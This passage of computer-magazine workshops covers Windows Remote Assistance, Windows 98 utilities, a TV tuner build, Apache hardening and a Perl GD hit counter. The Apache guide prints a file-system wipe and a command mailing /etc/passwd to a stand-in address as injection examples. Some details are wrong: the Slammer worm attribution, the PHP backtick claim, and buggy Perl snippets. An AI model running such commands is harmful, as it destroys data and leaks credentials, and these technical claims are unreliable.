your mother's maiden name. If you're using Outlook, once you elect to send the invitation, you could get a warning that another program is trying to send email. Click Yes to continue.


The invitation comes in the form of an email with an attachment, usually with the filename "rcBuddy.MsRcIncident". To connect to the other machine and start the Remote Assistance session, just launch the attachment. Provided the other machine is active, not firewalled (see below) and at the same IP address it used to create the attachment, you should be ready to go.

When the recipient activates the RA session, the sender of the invite gets a pop-up message: "[name of person] has accepted your Remote Assistance invitation. Do you want to let this person view your screen and chat with you?" Click Yes to continue. The remote desktop will then appear on the client's computer, and the machine being controlled will pop-up a control panel with a chat window. Both parties can type through this window, and if you both have speakers and microphones, you can also talk by clicking on the Start Talking button. You can send files back and forth with the Send File button.

TAKE CONTROL

For the remote user to take control of the machine, they need to click the Take Control button at the top of the Remote Assistance window, which will prompt the other user for permission. Once they click yes, the machine will be controlled through the remote user's mouse and keyboard as if it were the local machine.

If you're performing Remote Assistance through a dialup connection, bear in mind that it may be very slow. RA assumes that you're on a slow link by default and scales things back appropriately, but if you're on a high-speed link and want to take advantage of that, click the Settings button (on either console) and select "High-speed connection." Also, if the remote display is bigger than your local one, you can size it to fit by clicking the "Scale Window" button.



▶ **Set a timeout period:** so your invitation won't be abused.

What can't you do in a Remote Assistance session that you could do on the local desktop? The answer is very little, but most of what you can't (or shouldn't do) depends on how much bandwidth you have. Don't try playing games or videos in RA, as the connection will never be able to keep up with it. Programs with complex graphic displays (like Photoshop, or a Web browser) will take a long time to synchronise on both ends. Whatever you do, keep it simple.

If the RA connection doesn't work, there are several possible reasons for this. One of the most common is when a person is using a dialup networking account and gets disconnected after they send the invite, but before the invite is used — their IP address will change and the invite is no longer any good. In such cases it might be best to try and send the invitation via an instant messenger, which could even be faster.

Also, be mindful of firewalls. The inbound connection (the machine being helped) has to have port 3389 open in both directions to allow a Remote Assistance session. Microsoft's own Internet Connection Firewall does not block port 3389, ostensibly so that RA can work through its own firewall.

If you're an administrator and you want to control how Remote Assistance works in an organisation, Microsoft has written a document, "Administering Remote Assistance," at www.microsoft.com/windowsxp/pro/techinfo/administration/adminra. This has all the details on how to use RA through NAT devices and how to configure RA with group policies. [EDIT](#)

Remote Assistance and Terminal Services

Remote Assistance is actually a reworked version of a Windows feature that first appeared in the NT 4.0 era. Terminal Services was a way to connect remotely to a Windows desktop, or to create multiple virtual desktops from a single server. At first the only way to do this was with a special edition of NT 4.0, named Terminal Server, but Windows 2000 later incorporated the Terminal Server technology. You can remotely administer a Windows 2000 machine with a virtual desktop in a window, or buy licenses to run applications remotely — in other words, the app appears on the local desktop, but is really running back on the server.

The buried treasure in 9x

To prove that the greatest riches are often right under your nose, Joe Cassels goes fossicking in Windows 9x.

Despite the grunt of Windows 2000 and the glam of Windows XP, there are still plenty of PCs running an OS from the Windows 9x family — especially 98SE, which is generally considered the best of that bunch. And there are plenty of people who are happy with Windows 9x. But with XP enjoying so much attention, it's too easy to overlook many of the features buried under the surface of versions gone by.

The OS contains some very useful tools that most users never see, and even the Install CD itself has a hidden bonus: a HLP (Help file) ebook version of the Windows 98 Resource Kit, which sold as a hard copy for over \$100.

STARTUP SOLUTIONS

As with all versions of Windows, plenty of erratic Windows 9x behaviour is due to unnecessary startup entries. Applications can append themselves to startup in numerous places: the Startup folder, a registry key, or in several initialising files. The System Configuration Utility enables you to isolate and disable

individual startup items, so you can find troublemakers by a process of elimination.

This handy utility doesn't appear anywhere on the Start menu by default, but you can launch it by entering MSCONFIG.EXE through the Run command.

The program's Startup tab shows the location of each entry. By clearing its box, you're able restart with that item disabled. You can then decide to remove the entry completely by editing the registry, removing a Startup folder shortcut, or by changing the properties of the parent program.

The SCU also gives you the chance to disable individual lines in Autoexec.bat, Config.sys, System.ini and Win.ini. Once you've rebooted to test your changes, you can make them permanent by deleting the lines directly by editing the file in Notepad. To work with these files in isolation, disable the ones you don't want to load from the General tab.

Other features of the System Configuration Utility include: a View menu that gives access to several key areas of Control Panel; while plenty of power tweaks can be made by clicking Advanced on the General tab — such as disabling the automatic launching of Scandisk after an improper shutdown, and enabling the Startup menu for each reboot. Needless to say, only dig around here if you know what you're doing.

SYSTEM INFO

A useful System Information tool is ferreted away inside the Start Menu's System Tools folder. This reports detailed hardware and software configurations to help resolve conflicts or merely satisfy your curiosity. The Tools menu provides access to numerous programs and utilities, many of which don't even appear on the Start Menu. Both the System Configuration Utility and System File Checker can be launched from here, along with the renowned Dr Watson, which watches out for program freezes or general protection errors.


Once launched, it sits quietly in the system tray until such an error occurs. When his observational skills are required, double click the system tray icon to read Dr Watson's report. Never one to get deeply involved in the action, Watson reports but cannot fix the errors. You need to interpret the clues that he provides to track down the culprit.

If you want to have the Doc running in the background, place a shortcut in the Startup folder — the path to the executable file is C:\Windows\Drwatson.exe.


GETTING RESOURCEFUL

Some of the best tools for Windows 98 are left sitting on the installation CD in the aptly-named Tools folder. This contains a mix of utilities, with some fairly useless stuff rubbing shoulders with must-have software. However, by far the most useful item is the Windows 98 Resource Kit. This is an incredibly detailed reference to the OS, presented in an indexed (and searchable) Help file format.


Open the CD's \Tools\Reskit folder, click the Setup icon and



► **Upstart start-ups:** the System Configuration Utility gives you total control over every startup file that runs when you launch Windows.



▶ **Read all about it:** this ebook version of the Windows 98 Resource Kit is crammed with under-the-hood details on the OS.



▶ **Notepad plus:** the Text Viewer gives you Notepad-like editing but with the navigational element of an Explorer tree.

follow the instructions. When all's done, you'll find this file listed as Resource Kit Online Book in a Windows 98 Resource Kit folder hanging off your Programs menu. There's also a Windows 98 Resource Kit Tools Sampler, which uses a management console to browse and launch a selection of utilities (however, neither the Resource Kit or the tools are on the Windows Me CD).

We've compiled a list of all Resource Kit tools to make it easier to know what's what, but here's some extra detail on our favourites.

The FAT32 Conversion Information Tool enables you to scan a hard drive or partition that's formatted under the older FAT system, to estimate how much space you'd gain by converting the drive to FAT32 file system.

Batch 98 enables you to enter all installation options prior to installing Windows 98, creating an INF file to automate the installation, while the Windows INF Installer gives you the chance to add device drivers to Windows 98's installer. This means that you can start using Windows 98 after a fresh re-installation, with all your device drivers in place. For this to work, you need to have the setup files copied to a hard drive so they can be modified.

Both Batch 98 and the INF Installer were designed to help in the installation of Windows 98 across a network, but there's nothing to stop you using them to install Windows from a different partition on your hard drive. If you set up your INF files correctly, you can start the installation and then leave your PC to get on with it.

The Text File Viewer is like Notepad with an Explorer tree bolted onto it, so you can easily find, view and edit all text-based files. This is an excellent, yet simple, utility and it's a shame that more people don't know about it.

ClipTray gives you an extended clipboard that sits in the system tray and can store often-used items such as your full postal address. You can add as many items as you want to ClipTray. The default is 20, but you can alter this by choosing More from the right-click menu and changing the Menu Size. Plenty of software houses charge good money for macro programs like this one, yet ClipTray has sat on the Windows 98 CD largely overlooked for many years.

QuickTray also resides in the system tray, but enables you to add or remove items from the tray. Launch QuickTray and click Add, then browse to the program executable you want to add. This creates a system tray icon. You can remove any of the icons you add but not those that were originally in the system tray. [Click here](#)

Windows 98 Resource Kit tools

Configuration Tools

| | |
|-----------------------------------|---|
| Code Page Changer | Alters the DOS keyboard layout. |
| FAT32 Conversion Information Tool | Calculates the space you'd gain by converting a FAT partition to FAT32. |
| Windows Time Zone Editor | Edits time zone information, including daylight saving dates. |

Deployment

| | |
|-----------------------|---|
| Batch 98 | Collects installation information to create an INF file for unattended installations. |
| Windows INF Installer | Adds device drivers to Windows 98 setup. |

Desktop

| | |
|-------------------|---|
| Link Check Wizard | Finds and isolates dead links for removal. |
| ClipTray | Creates an extended clipboard in the system tray. |
| QuickTray | Adds or removes system tray icons. |

Diagnostics and Troubleshooting

| | |
|----------------------------|--|
| Microsoft File Information | Displays key information about system files. |
| USB Viewer | Displays information on current USB devices. |

File Tools

| | |
|------------------|---|
| Text File Viewer | Enables you to find, view and edit any text-based file. |
| Where | Command line utility that finds and displays the full path of any file. |
| WinDiff | Compares similar text files, displaying the differences. |

Scripting Tools

| | |
|----------|--|
| TimeThis | Command line tool that times any command line operation. |
| WaitFor | Command line utility that waits for a network signal. |
| WinSet | Sets or removes Windows environment variables. |



Home entertaining

Paul Robinson concludes our two-part Workshop on building a PC home entertainment system.

Last month we showed you how to start building a PC-based home entertainment system (APC May, page 126). While some will be content with a home entertainment PC capable only of media playback — similar to a DVD player — the addition of a TV tuner card will perfectly complement this system. By the end of this Workshop you'll have a brilliant, multifunctional system ready to show off to your friends.

There are a couple of basic reasons to buy a TV tuner card: to watch television on your computer, to input data via a camcorder, or for video editing. The EPIA system is capable of addressing the first application, but those wishing to perform video editing should use a more powerful Pentium 4 or Athlon system.

TV tuner cards offer enhanced functionality, such as channel scanning and instant replay, that isn't found in your average VCR. However, while many cards boast of electronic channel guide software that saves you scanning TV Week for must-see programs and programming the digital recorder, none of these services cover Australian TV channels.

A wide variety of TV tuner cards available: prices start at around \$80 for base model PCI tuner cards and can go over the \$200 mark when they offer bonuses such as S-Video connectors and infra-red remote controls. Installation of a PCI tuner card requires the use of the single PCI slot available on the EPIA motherboard. If the PCI slot is occupied, a number of similarly priced USB tuner cards are available.


Our choice of card is the Hercules Smart TV tuner. It performed well in a recent roundup (APC March, page 92) thanks to its software bundle, picture quality and extensive number of connectors.

As many Mini-ITX cases offer little room for expansion cards, check the dimensions of the card before making your final choice. The Cubid 2677, for example, can be less than forgiving if your tuner card extends too far beyond the end of the PCI slot. The Cubid is a low profile case that requires a riser card to mount the PCI card horizontally. This results in long cards touching or overlapping the hard drive area. This may not be a problem for a slim network card, but for a TV tuner card with a chunky RF receiver soldered to one side, it can cause placement issues.

INSTALLATION

Pop the case off your home theatre system and locate the solitary PCI slot on the motherboard. The coaxial connector on the back of the M9000 doubles as a jack for both RCA video and SPDIF audio. If you're planning on connecting to your TV with the coaxial jack, ensure that the jumper (JPX) is set to 3-4 instead of 1-2.

Depending on your case configuration the PCI tuner card will either be mounted vertically, in the same manner as you would mount one in a regular PC, or horizontally by using a riser.



► **Easy interface:** Video Scheduler provides an intuitive interface that eclipses a standard VCR.

Insert the riser adaptor card into the PCI slot to create the horizontal mount. Hold the tuner card horizontally and slot the card into the riser adaptor, using your other hand on the riser board to avoid placing too much stress on the riser card. Don't touch any of the electrical contacts or solder joints on the riser adaptor.


Screw the card into the case, replace the cover and power up the system. Those who purchased a USB tuner card simply have to plug any power cords into the USB device and then hook up the USB cable from the tuner to the PC.

Whether you have a PCI or a USB tuner, install the drivers from the bundled CD when Windows detects the new hardware. The more features on a tuner card, the more drivers will be installed, so don't be surprised if Windows ends up adding extra devices.

It's also worth a trip to the manufacturer's Web site to download any updated drivers for the tuner card. Encoding to MPEG2 on the fly takes quite a lot of processing power and while the M9000 is up to the task, updating the drivers will ensure every inch of performance is squeezed out of it.

INSTALLING THE SOFTWARE

With the TV tuner card installed correctly, the video application can now be set-up. Most tuner cards are bundled with some form



► **Power VCR:** configures channels for a number of preset stations.

of video capture software. The Hercules Smart TV is bundled with Cyberlink's PowerVCR II (a 30-day trial of this software is included on this month's cover CD). This powerful software configures channels for a number of preset stations based on the country of choice. Although we are concentrating on the PowerVCR software, the main configuration principles are the same for all programs.

The first time the software is loaded it prompts the user for an initial configuration. PowerVCR automatically configures virtually every setting, but it does allow you to review its selection of video source, contrast and gamma settings, as well as default directories for captured video and stills. The one step that's not automated is selecting the Channel presets for your card. In the Channels tab of the preferences window there is a drop-down list of countries. By selecting Australia from the list, PowerVCR presets the channel frequencies for all major free-to-air stations.

If you only want channels for the stations available, you can perform an auto scan. Hitting the auto scan button will cause the tuner to run through the entire VHF(I and II) and UHF bands used by TV stations. Any signal strong enough is locked into a channel much like any modern TV.

CHANNEL SURFER

The user interface consists of three main panels. The video display area is a resizable window that can expand to fill the screen. The PowerVCR II panel controls video recording and playback. With a similar layout to PowerDVD, all the controls for video playback and channel changing are at your fingertips. The Master panel provides easy access to the main functions of the program, including: Live Recording, instant replay, file player, record scheduling and video trimming. There is also a CyberEPG button, which is Cyberlink's online TV guide, but this doesn't cover Australian TV channels.

Live Recording is similar to pressing the record button on your VCR—it starts recording straight away and records whatever is showing on the TV screen. Instant Replay keeps a recording of the last five minutes of video, allowing the viewer to skip back at any moment to review what was just shown. The program will continue recording while the viewer is watching. When the replay is finished, regular TV continues from that point in a time delay viewing.

The file player is akin to playing a video tape with a recorded program on it. Any file in a compatible format can be viewed, like viewing a video file in media player. Record Scheduling is the Digital Video Recording equivalent to setting the timer on your VCR. With a more intuitive interface than on most VCRs, you are able to set the start and stop times of your recorder as well as which channel the program is on. The advantage of digital recording is that you are no longer limited to 180 minute tapes. You can record as much TV as can fit on your hard drive, with one hour ranging from 100MB to 450MB, depending on the level of compression. 200MB will give you roughly the same level of quality as a videotape.


PASS THE REMOTE

The final requirement for true VCR replacement is the trusty remote control. Installation of the remote control is straightforward. TV tuner cards that are bundled with remote control units will have a "magic eye", an infra-red receiver which either plugs into a spare COM port or into a plug on the back of the video card. The next step is to install and configure any remote control software or drivers. In most cases it will only be software that needs to be installed.

Our choice in software is uICE which can control both the TV tuner card and other programs for which it is configured. uICE may be preconfigured for your application set, depending on what digital video recorder software you're using. If your DVR software isn't supported by uICE, you can either make use of the "check updates" functionality found in the help menu, or you can set about configuring your own key commands.

To add custom commands to the program, select the Actions icon on the left of the screen, right-click on the Keyboard item and select "Add Application". Point the filename to your DVR executable. The software should supply a main window name so you won't need to modify this or any other option on this screen.

To add custom commands for the new application, right-click the new entry under the keyboard section and choose "New Command". Change the layout name to represent what this button will do. In the middle of the screen there should be a series of icons, one of which labelled "Add new action". This shows a list of available commands that you can then configure for the application. Macros can be configured with the press of a single remote button. [ETC](#)



► **Remote PC:** uICE makes it easy to access apps on your PC via a remote control.

Securing Apache server

Three rules are the basis of Apache security, writes **Steven Noble**: stay up-to-date, be stingy with permissions and audit server-side scripts.

The Apache Project's free Web server is everywhere. Platforms as different as Red Hat Linux and Mac OS X include it as their built-in Web server, while Windows users need only download and install a double-clickable binary to join the club. Little wonder that Apache now drives 65% of all Web servers, according to Security Space (www.securityspace.com).

As this software is so common, organisations that have no expertise in network security often find it easy to host their own Web site using Apache — until it's defaced by a virus or hacker. But don't be deterred by the horror stories, just use them as motivation. After all, anyone can maintain a reasonable level of Apache Web server security by following these three rules: stay up-to-date, be stingy with permissions, and audit server-side scripts.


STAY UP-TO-DATE

Whenever someone identifies an unnecessary vulnerability in Apache that could be exploited by a virus or hacker, the Apache Software Foundation (ASF) fixes the vulnerability with a patch, or provides detailed instructions so users can fix it themselves.

And every time ASF fixes a vulnerability, thousands of Apache users either don't hear about the patch, don't follow the instructions, or skip the update because it clashes with one of their system requirements. Often, they pay the price.

For example, after hitting the Net in September 2002, the Slammer worm infected 30,000 Apache servers — flooding their Internet connections with worm-related traffic. But six weeks before Slammer, ASF had encouraged all Apache users to fix the vulnerability that this worm would later exploit. Clearly, at least 30,000 Webmasters failed to keep their advice.

The simplest way to keep Apache up-to-date is to let someone




Custom fix: operating system vendors that provide Apache as their built-in Web server typically provide their own security updates, perhaps through a utility like Mac OS X's Software Update.

else do it. The major operating system vendors that provide Apache as their platform's built-in Web server often release their own security updates, based on ASF's work but tweaked for their own purposes. Anyone who trusts their operating system vendor and uses Apache in the form it was provided can subscribe to their vendor's security or support mailing list and follow their instructions whenever they release an update. Some vendors make staying up-to-date even easier by providing a utility that automatically downloads and installs updates, including security fixes.

Keeping a homegrown Apache installation updated can be trickier. The essential first step is subscribing to the Apache HTTP Server Project's Announcements List (<http://httpd.apache.org/lists.html>). Whenever the list (or any other source) discusses a security vulnerability, look for a serial number beginning with CAN. Plug this number into the Common Vulnerabilities and Exposures Web site (<http://cve.mitre.org/cve>) to gather all available information about the issue, including exactly which versions of Apache or its modules are affected. Then examine the patch's readme file to ensure it won't disable an Apache component that is essential for your site. If the patch passes both tests, carefully follow ASF's instructions to apply the fix.

Note: when operating system vendors provide Apache fixes, they sometimes "backport" the code changes that are required to close the vulnerability without implementing the other features that ASF may have included with the update. Applying a backported security fix may not increment Apache's version number. This could lead some Apache users to believe they are affected by a security issue that the vendor has actually addressed.



Identity switch: check the user and group variables in the httpd.conf file to confirm that the user and group own the Web server processes.

BE STINGY WITH PERMISSIONS

In the Unix world, the root user is god. Anyone who can login as root can create or delete any file, play cruel games with your system settings, or FTP the entire contents of your hard disk to Uzbekistan.

If Apache runs as a root process, it too is all-powerful. If hackers can seize a Web server that's running as root, then they will be able to do more than merely deface the home page. Potentially, they could control the entire computer.

For this reason, Apache should always run as a purpose-built user that's permitted to do everything required for Web serving, but nothing else. Often, this user and its group will be called "www" or "nobody".

Any copy of Apache that came as an operating system's built-in Web server should already be configured this way. On Unix-based operating systems, Apache's startup utility will run as root, but this simple utility will immediately spawn processes owned by a less powerful user to handle the actual Web serving. Check the `httpd.conf` file to identify this user and group.

Eventually, these restrictions will seem like a hassle. When the back-end database refuses to speak with the Web server, the temptation might be to simply escalate the Web server's abilities or scale back the database's access regime until Apache can do anything it likes or the database is anybody's. Don't — that would allow any hacker who seized Apache to wipe the database and walk into the rest of the computer. Instead, study and then conscientiously modify these variables until Apache can do everything that's required for Web serving and nothing else.

AUDIT SERVER-SIDE SCRIPTS

Anyone who runs a pretty standard build of Apache, immediately applies all security patches, is stingy with permissions and generally "keeps it simple" can enjoy a reasonable level of security.

But who wants to keep it simple? Almost every interesting Web site creates content on-the-fly using a server-side scripting language or Web application. Apache supports many forms of server-side scripting through its `mod_perl`, `mod_php`, `mod_python` and `mod_tcl` modules.

Scripting languages are powerful, as they can process input from Web site visitors, connect to back-end databases, and even interact with the Web server's file system or operating system. This power is seductive, and extremely dangerous. For example, the following line of PHP seems quite innocent. It could be used to display readers' comments beneath a magazine article, or a user's name when they register to enter a Web site:

```
<?php echo $user_input; ?>
```

But `$user_input` might not be the paragraph or the name that the programmer naively assumed all visitors would provide. A hacker could use this Web form to enter a Unix command enclosed in backticks, which tell the Web server to execute the command rather than printing it to the screen. Frightening examples of such commands include this request to wipe the entire file system:


```
'rm -rf /'
```

And the `sendmail` command to swipe the Unix passwords file:

```
'mail foo@foo.com </etc/passwd'
```

If someone submits the latter command, you'd better hope that `sendmail`'s user doesn't have permission to access the `/etc/passwd` file — a topic that was explored earlier in this Workshop. But Apache, its scripting languages and related software will always have permission to do a few interesting things — that's why we use them. So it's essential that we audit each script to ensure it doesn't expose Apache to excessive risk.

Start by deleting any unnecessary scripts. For example, a Perl script that only outputs every environmental variable might be a handy debugging tool, but leaving this script on the server permanently is like storing the house key under the welcome mat. Delete it.

With the remaining scripts, refer to the scripting language's home page for further advice. Any script that accepts user input should be able to validate the string and strip it of malicious code. Other security measures vary according to the language being used. 

Advanced security tips

Obeying this Workshop's three main rules can deliver a reasonable level of Apache security. But achieving a high level of security requires a sophisticated understanding of "the big picture" as well as attention to every detail, including:

AUTHENTICATE UPDATES

ASF includes encrypted keys with its downloads, so users can confirm that the files were provided by ASF rather than by an impostor who planted a trojan horse. Grab ASF's keys (<http://apache.org/dist/httpd/KEYS>), and save them to your hard disk for future reference (as any hacker who can place a trojan horse on the downloads page can also place their own false key on the keys page). Then use PGP's software (<http://pgp.com/products>) and the keys to authenticate every download before using it.

DOUBLE-CHECK MOD_REWRITE

Webmasters sometimes use the `mod_rewrite` module for basic security. However, a hacker can bypass a sloppily written `mod_rewrite` rule by inserting an extra slash between the domain name and the start of the directory structure when they ask to view a protected directory. The solution is to include a + after the first slash to tell `mod_rewrite` to match one or more slashes:

```
RewriteRule ^/+protected_page (.*) /public_page $
```

DO NOT PASS GO

Running Apache in "chroot jail" prevents it from seeing the parts of the file system that must be protected. Type `man chroot` at the Unix command line for an introduction to the concept.

THE WEAKEST LINK

An otherwise secure Apache server can be undone by a single, simple error, such as using an inconsequential password. Audit an organisation's entire social and computing system for security vulnerabilities — don't just examine Apache. Keep every component up-to-date, including the operating system and every server-side scripting language.



String of Perls

As Ashley Harris demonstrates, there's much more to Perl than clever text handling algorithms.

Most Net users have come across graphical Web counters. There are hundreds of them, all boasting about the thousands who have visited a given site. And although it seems magical that the results are displayed in a graphic form, the reality is very different.

With a little help, it's not hard to generate custom images on-the-fly with Perl, plus spectacular, dynamic graphics for your site. See the traffic ratings on www.alexa.com for an example of what's possible. For this Workshop, we'll build a graphical counter to display the hits on a personal Web site.

Many people who have worked with Perl rave about its text handling strengths, but it turns out that Perl can do much more than manipulate text and run simple CGI scripts. Interactive 3D scenes can be created on-the-fly with Perl, and there's even a library to simplify the implementation of speech recognition. And yes, it can be employed to create images.

The Perl graphics development (GD) toolkit can watermark your photography collection, create custom graphics, and mix and blur images (imagine a collage of Webcam feeds). This sounds very difficult, but as with everything else in the world of Perl, someone else has already made a library to simplify the hard stuff.

WHAT YOU NEED

It may seem blindly obvious, but the first thing you'll need is Perl. Most Linux systems come with a version of Perl, but if you're a Windows or Mac user, you'll have to roll your own support. The latest version is 5.8, however, the code examples provided here will work with versions going back as far as 5.00323.

We've tested it with Perl 5.6 on Linux, and versions 5.2r4 and 5.6r2 of MacPerl. Perl 5.8 for Linux and Windows is on the cover CDs, but you can download the latest version of ActivePerl from www.activestate.com. Mac versions are available from www.macperl.com.

Secondly, you'll need the GD.pm; this is the open source graphics toolkit, which is on this month's cover CDs and at <http://stein.cshl.org/WWW/software/GD>. You'll also need its C partner, Boutell's libGD, available on the CD and www.boutell.com/gd. If you opted to install development tools with your Linux distro, there's a good chance you'll already have it so you won't need to reinstall it.

If you need to install the C version of GD, you will find it's useful to have libpng, zlib, libjpeg, libxpm and freetype 2. These come with most Linux releases, but Windows users will need to compile them, or find precompiled binaries and install these. We've also supplied the source versions on this month's cover CD.

Instructions are provided for how to compile and install each library within the library themselves — usually it's a matter of



► **Puresque:** an example of a Web site which uses Perl to generate dynamic counters and graphics.

unpacking the library archive and typing, `make install`, at the command prompt. Install Perl first, then install any of the extra libraries you don't have, followed by Boutell's libGD library, and finally GD.pm.

An alternative to installing these is to use a Linux box or Web server that's running on a machine with the correct libraries already installed. For more information on whether or not your ISP supports server-side scripting, ask your provider about Perl support, and don't forget to specifically mention GD.pm.

Once you've got all the libraries installed, and the foundations laid, you can create your code. From this point it's assumed that you have access to a machine that supports Perl and has the GD library installed and working.

Start off by creating a new file in a text editor. Call it "gdfirst.pl", and type the following first lines:

```
#!/usr/bin/perl -w
use GD;
```

Any Perl user should be familiar with the first line, as it tells Perl where to look on the system for a copy of itself. The second line loads up the GD.pm, which in turn loads up all those other libraries we installed, and gets the system ready to create our images. The next step is to create a blank canvas to work on:

```
$im = new GD::Image(100,100);
```

This code creates a new image, with a width of 100 and a height of 100, and stores it in the variable `$im`. Now we have a blank image in memory and can start drawing on it. Before we do, we need to allocate colours to draw with:

```
$red = $im->colorAllocate(255,0,0);
$white = $im->colorAllocate(255,255,255);
```

Notice the American spelling of colour. Now that I've defined the colours, it's time to add a background to work with:

```
$im->fill(1,1,$white);
```

The `fill` method works exactly the same way as the paintbucket tool in a graphics program — it "clicks" at the point (1,1), and fills the surrounding area with the colour `$white`. This gives us a plain white canvas to work on. But what good is a plain white background? Why not add a graphical element over the top?

```
$im->rectangle(5,5,95,95,$red);
$im->rectangle(10,10,90,90,$red);
```

This is exactly the same as drawing a rectangle in a bitmap painting application. This example will result in two red squares, one within the other. The next step is to actually output the drawing to a file. The following code will convert our creation to a PNG image file:

```
open PICTURE, ">first.png";
binmode PICTURE;
print PICTURE $im->png;
close PICTURE;
```

Save the script, and close the editor. You can run the script using the command `perl gdfirst.pl`. If all goes well, you'll see nothing. Before you get disappointed, a new file will have appeared in the folder from which you ran the script. Open up `first.png` in an imaging application and you'll be able to see the fruits of your labour. Note, if you're using an old version of GD.pm, (prior to version 1.19), you will need to use `$im->gif`, as GIF was the export format in earlier implementations of GD.pm.

This is a good example of the power and flexibility of Perl. Within a couple of minutes you're able to make colours, draw rectangles, fill them using the fill command, and finally save the image as a PNG image file. This doesn't exactly keep count of your Web site hits, though. To do this, it's necessary to delve more deeply into GD's bag of tricks. This code is also available on the CD.

```
#!/usr/bin/perl -w
use GD;
```

Deja vu? This is the usual code for starting a Perl document and for initialising all the libraries you're going to be using.

```
open PICTURE, "template.png";
binmode PICTURE;
$im = newFromPng GD::Image(PICTURE);
close PICTURE;
```

The first line here is the standard Perl notation for opening a file. The code is telling Perl to open `template.png`, and give it the handle `PICTURE`. The second line tells Perl that `template.png` is a picture, so

it's reading from a binary file. This ensures that Perl won't perform any newline translation on the file (similar to ASCII and binary transfer modes in FTP programs). The third loads up the handle `PICTURE`, uncompresses the PNG data, and returns it as `$im` for us to use as per usual. The fourth line simply closes the file.

```
open HITS, "hits.txt";
$hc = <HITS>;
close HITS;
```

The first line, as you may have guessed, opens a file called `hits.txt` and allocates it the handle: `HITS`. `<HITS>` reads the next line from file, and stores it in a variable called `$hc`. The final line closes the file.

```
$hc = $hc + 1;
open HITS, ">hits.txt";
print HITS $hc;
close HITS;
```

The first line increments the number of hits, which will be added to each time there's a visitor to the site. There is a shorthand way of incrementing a counter, using `$hc++`; but in our opinion, this is much easier to see and it helps debugging further down the track. The next line opens the `hits.txt` file for writing. The third line writes the new hit count to the file, and the final one closes it.

```
$red = $im->colorResolve(255,0,0);
```

This is a handy little trick that can be used to replace `colorAllocate`. It first checks to make sure that the colour `255,0,0` doesn't already exist in the colour table. If it does exist, it sets `$red` to that colour, but if it doesn't, it calls `colorAllocate` for us. Since we're working with an image that already has some colours allocated, it makes sense to see if we can re-use an existing colour rather than make a new one.

```
$font = gdLargeFont;
$string = string($font,30,30,$hc,$red);
```

The "string" method is exactly the same as the text tool in a graphics program. Basically this fragment is telling Perl to "click" at (30,30), choose the `gdLargeFont` (which is similar to 12-point courier), select the colour `$red`, and type the string stored in `$hc`. In this context, `$hc` is the number of hits that page has received. Now we just need to get this picture to the viewers of our site somehow.

```
print "Content-Type: image/png\n\n";
binmode STDOUT;
print $im->png;
```

Printing `Content-Type: image/png` followed by two new lines is a standard HTTP header that tells the browser (that will be used to view this script) to expect a PNG image. Binmode just ensures that no translation happens, and then the picture is printed in PNG format.

If you run the script now, you'll see `Content-Type: image/png`, a blank line, then a whole bunch of binary characters. If you want to run this script on a Web site, the trick to this is to put it in your



/CGI-BIN folder. You'll then have to make it executable by typing `chmod 755 gfixcounter.pl` at the terminal prompt. The final step is to add the following line of code somewhere into the HTML code of the page you want to count:

```
<IMG src="/cgi-bin/gfixcounter.pl" alt="Hit Counter" Border=0>
```

Now whenever someone visits your page, the browser will request the image `/cgi-bin/gfixcounter.pl`. Perl will grab the template, increment the counter and write the counter's value into the picture. From here it will be encoded as a PNG file, and then get sent back to the browser. The browser will display it just like an ordinary image.

As an extra step, you may want to create a shadow effect for the text using the following code:

```
$red = $im->colorResolve(255,0,0);
$grey = $im->colorResolve(64,64,64);
$font = gdLargeFont;
im->string($font,32,32,$c,$grey);
im->string($font,30,30,$c,$red);
```

This will allocate two colours — red and grey. It will draw a grey version of the text a few pixels below and to the right of where the text should be, and then it draws the red text in the normal position. The result is the red text casting a grey shadow. The final code for both the counter and the shadowed version are available in the Workshop section of this month's cover CD as `gfixcounter.cgi` and `shadowcounter.cgi`.

There's a lot more you can do with GD.pm than build graphical counters. There's a method called "line", and another called "arc". Using these, you can build graphs, pie charts, and virtually any other type of basic drawing. Many seasoned Perl coders view GD.pm as one of the best image editing systems around. Many sites are built almost entirely out of Perl and the GD toolkit. All the navigation buttons, rollovers, and text (with shadows) are generated in Perl, but the biggest advantage is that it's really easy to format the text.

WATERMARKING

